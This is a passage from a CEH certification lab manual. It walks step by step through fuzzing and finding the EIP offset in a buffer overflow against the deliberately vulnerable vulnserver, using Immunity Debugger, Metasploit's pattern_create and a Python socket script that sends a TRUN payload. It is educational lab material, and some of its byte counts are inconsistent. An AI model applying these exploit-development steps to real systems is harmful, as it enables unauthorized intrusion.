


The screenshot shows a Command Prompt window with the following text output:

```
E:\CEH-Tools\CEHv12 Module 06 System Hacking\Buffer Overflow Tools\vulnserver\vulnserver.exe
Received a client connection from 10.10.1.13:45612
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:45614
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:45616
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:45618
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:45620
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:45622
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:45624
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:45626
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:45628
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:45630
Waiting for client connections...
```

60. Now, switch to the **Immunity Debugger** window and wait for the status to change from **Running** to **Paused**.
61. In the top-right window, you can also observe that the EIP register is not overwritten by the Python script.

Module 06 – System Hacking



62. Switch to the **Parrot Security** virtual machine. In the **Terminal** window, press **Ctrl+C** to terminate the Python script.

63. A message appears, saying that the vulnerable server crashed after receiving approximately **11800** bytes of data, but it did not overwrite the EIP register.

Note: The byte size might differ in your lab environment.

```


[+]-[root@parrot]-
    ↳ #cd /home/attacker/Desktop/Scripts
[+] [root@parrot] - [/home/attacker/Desktop/Scripts]
    ↳ #chmod +x fuzz.py
[+] [root@parrot] - [/home/attacker/Desktop/Scripts]
    ↳ ./fuzz.py
^C Fuzzing crashed vulnerable server at 11800 bytes
[+] [root@parrot] - [/home/attacker/Desktop/Scripts]
    ↳ #

```

64. Switch back to the **Windows 11** virtual machine and close **Immunity Debugger** and the vulnerable server process.

65. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon in the toolbar to run **Immunity Debugger**.

66. Through fuzzing, we have understood that we can overwrite the EIP register with 1 to 5100 bytes of data. Now, we will use the **pattern_create** Ruby tool to generate random bytes of data.
 67. Switch back to the **Parrot Security** virtual machine.
 68. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a new **Terminal** window.
 69. In the **Terminal** window, type **sudo su** and press **Enter** to run the programs as a root user.
 70. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible.
 71. Now, type **cd** and press **Enter** to jump to the root directory.
 72. Type **/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 11900** and press **Enter**.
Note: -l: length, 11900: byte size (here, we take the nearest even-number value of the byte size obtained in the previous step)
 73. It will generate a random piece of bytes; right-click on it and click **Copy** to copy the code and close the **Terminal** window.



74. Now, switch back to the previously opened terminal window, type **pluma findoff.py**, and press **Enter**.

75. A Python script file appears; replace the code within inverted commas ("") in the **offset** variable with the copied code, as shown in the screenshot.

76. Press **Ctrl+S** to save the script file and close it.

```

Applications Places System pluma findoff.py - Parrot Terminal
findoff.py (/home/attacker/Desktop/Scripts) - Pluma (as superuser)
File Edit View Search Tools Documents Help
Open Save Undo X Find Replace
findoff.py x
1#!/usr/bin/python2
2import sys, socket
3
4offset =
5    "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1
6try:
7    soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
8    soc.connect(('10.10.1.11', 9999))
9    soc.send((('TRUN ./.' + offset)))
10   soc.close()
11 except:
12     print "Error: Unable to establish connection with Server"
13
14^Z
[1]+  Stopped                  generic_send_tcp 10.10.1.11 9999 trun.spk 0 0
[1]-[root@parrot]~
  ↳ #cd /home/attacker/Desktop/Scripts
  ↳ [root@parrot]~/home/attacker/Desktop/Scripts
  ↳ #chmod +x fuzz.py
  ↳ [root@parrot]~/home/attacker/Desktop/Scripts
  ↳ #./fuzz.py
^C Fuzzing crashed vulnerable server at 11800 bytes
[1]-[root@parrot]~/home/attacker/Desktop/Scripts
  ↳ #pluma findoff.py
[1]+  Stopped                  generic_send_tcp 10.10.1.11 9999 trun.spk 0 0
[1]-[root@parrot]~
```

77. In the **Terminal** window, type **chmod +x findoff.py** and press **Enter** to change the mode to execute the Python script.

78. Now, type **./findoff.py** and press **Enter** to run the Python script to send the generated random bytes to the vulnerable server.

